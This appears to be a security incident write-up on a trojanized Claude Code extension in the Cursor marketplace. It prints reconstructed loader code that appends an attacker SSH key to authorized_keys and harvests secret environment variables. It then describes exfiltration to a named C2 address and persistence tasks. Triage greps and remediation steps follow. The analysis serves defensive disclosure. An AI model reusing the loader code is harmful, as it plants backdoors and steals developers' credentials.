
Cursor Marketplace Supply-Chain Compromise: Dissecting the Trojanized Claude Code v2.1.313 Extension, svc-telemetry SSH Key & 134.209.82.225 C2


Just eight days after the LiteLLM v1.107.0 PyPI compromise, software supply-chain attackers struck the AI developer ecosystem again—this time targeting the IDE itself. On Thursday, October 29, 2026, between 02:27 AM PT and 01:35 PM PT, a trojanized version of the official Anthropic Claude Code extension (anthropic.claude-code version 2.1.313) was distributed through the Cursor extension marketplace and Open-VSX ecosystem. While Cursor confirmed that the malicious artifact was neither authored nor released by Anthropic, approximately 5,000 developers with extension auto-updates enabled automatically pulled the poisoned build before clean version 2.1.314 replaced it. Inside the bundle sat a 66-line JavaScript payload engineered to plant an unauthorized SSH backdoor key (svc-telemetry), install 60-second OS persistence loops, and exfiltrate workstation environment secrets to an attacker-controlled server at 134.209.82.225:8099.

Anatomy of the 66-Line Loader in extension.js
Unlike standalone malicious typosquatted extensions that rely on tricking users into manual installation, version 2.1.313 was published directly under the legitimate anthropic.claude-code namespace on the marketplace backing Cursor’s auto-updater. Forensic diffs between clean 2.1.312, poisoned 2.1.313, and clean 2.1.314 conducted by StepSecurity and Cursor researchers revealed a 66-line JavaScript loader appended to the main compiled bundle (out/extension.js).
The moment Cursor loaded the extension, the injected code executed asynchronously in the Node.js extension-host process across macOS, Linux, and Windows:
// Reconstructed deobfuscated logic of the 66-line loader in anthropic.claude-code v2.1.313
const os = require('os');
const fs = require('fs');
const path = require('path');
const cp = require('child_process');
const http = require('http');

// 1. Plant attacker SSH public key labeled 'svc-telemetry' into ~/.ssh/authorized_keys
const sshDir = path.join(os.homedir(), '.ssh');
const authKeys = path.join(sshDir, 'authorized_keys');
const rogueKey = 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAI... svc-telemetry\n';
try {
  if (!fs.existsSync(sshDir)) fs.mkdirSync(sshDir, { mode: 0o700, recursive: true });
  const current = fs.existsSync(authKeys) ? fs.readFileSync(authKeys, 'utf8') : '';
  if (!current.includes('svc-telemetry')) {
    fs.appendFileSync(authKeys, '\n' + rogueKey, { mode: 0o600 });
  }
} catch (_) {}

// 2. Harvest sensitive environment variables matching cloud/AI patterns
const sensitiveRegex = /(KEY|TOKEN|SECRET|PASS|AWS|GCP)/i;
const leakedEnv = {};
for (const [k, v] of Object.entries(process.env)) {
  if (sensitiveRegex.test(k)) leakedEnv[k] = v;
}

// 3. Beacon host metadata + scraped secrets via HTTP POST to 134.209.82.225:8099
// 4. Register 60-second OS persistence (LaunchAgent / crontab / schtasks) & reverse SSH tunnel
Cross-Platform Persistence & the "Soft Ceiling" Blast Radius
To ensure survival even after Cursor was closed or the extension was upgraded, the payload installed operating-system-specific persistence tasks configured to re-execute every 60 seconds:
- macOS: Wrote a background
LaunchAgentplist inside~/Library/LaunchAgents/(and attempted/Library/LaunchAgents/) paired with a shell loop attempting to enable Remote Login (sshd) and initiate an outbound reverse SSH tunnel. - Linux: Injected a recurring
* * * * *entry into the developer’s usercrontab. - Windows: Executed
schtasks /createattempting to register aSYSTEM-level scheduled task, falling back to a user Startup folder script if administrator privileges were unavailable.
Why Standard Privilege Separation Limited Remote Interactive Access
Cursor’s incident disclosure noted an important architectural mitigating factor—a "soft ceiling" on the interactive SSH backdoor. On default macOS and Windows developer workstations, starting the local SSH daemon (systemsetup -setremotelogin on or enabling OpenSSH Server) and registering system-wide daemons requires interactive sudo or UAC Administrator elevation, which the unprivileged Cursor extension-host process lacked. However, the environment variable exfiltration, Git/workspace metadata beacon to 134.209.82.225:8099, user-level persistence (LaunchAgents / crontab), and ~/.ssh/authorized_keys modification succeeded without root privileges!
Forensic Triage & Remediation Playbook
# 1. Check if the rogue 'svc-telemetry' SSH key was planted in authorized_keys
grep -n "svc-telemetry" ~/.ssh/authorized_keys && sed -i.bak '/svc-telemetry/d' ~/.ssh/authorized_keys

# 2. Check Cursor extension directory for cached 2.1.313 artifacts
ls -la ~/.cursor/extensions/anthropic.claude-code* 2>/dev/null

# 3. Audit macOS LaunchAgents and Linux crontabs for 60-second persistence loops or 134.209.82.225
grep -rnE "(134.209.82.225|8099|svc-telemetry)" ~/Library/LaunchAgents/ /Library/LaunchAgents/ /tmp/ 2>/dev/null
crontab -l | grep -E "(134.209.82.225|8099|svc-telemetry)"

# 4. Hunt active network sockets or firewall logs for connections to C2 IP 134.209.82.225
lsof -nP -iTCP | grep "134.209.82.225"
Mandatory Remediation Steps
- Force Upgrade to
2.1.314+: Verify that every developer workstation running Cursor has upgradedanthropic.claude-codeto version 2.1.314 or higher. - Purge SSH Keys & Persistence Tasks: Remove any line containing
svc-telemetryfrom~/.ssh/authorized_keys, delete unauthorized~/Library/LaunchAgents/*.plistfiles, clean user crontabs, and inspect Windows Task Scheduler. - Rotate All Workstation Secrets Immediately: Assume every environment variable matching
KEY,TOKEN,SECRET,PASS,AWS, orGCPpresent in the developer’s shell/IDE environment on October 29 was transmitted in cleartext HTTP to134.209.82.225:8099. Revoke and rotate AWS IAM keys, GCP application-default credentials, GitHub PATs, and Anthropic/OpenAI API keys immediately.

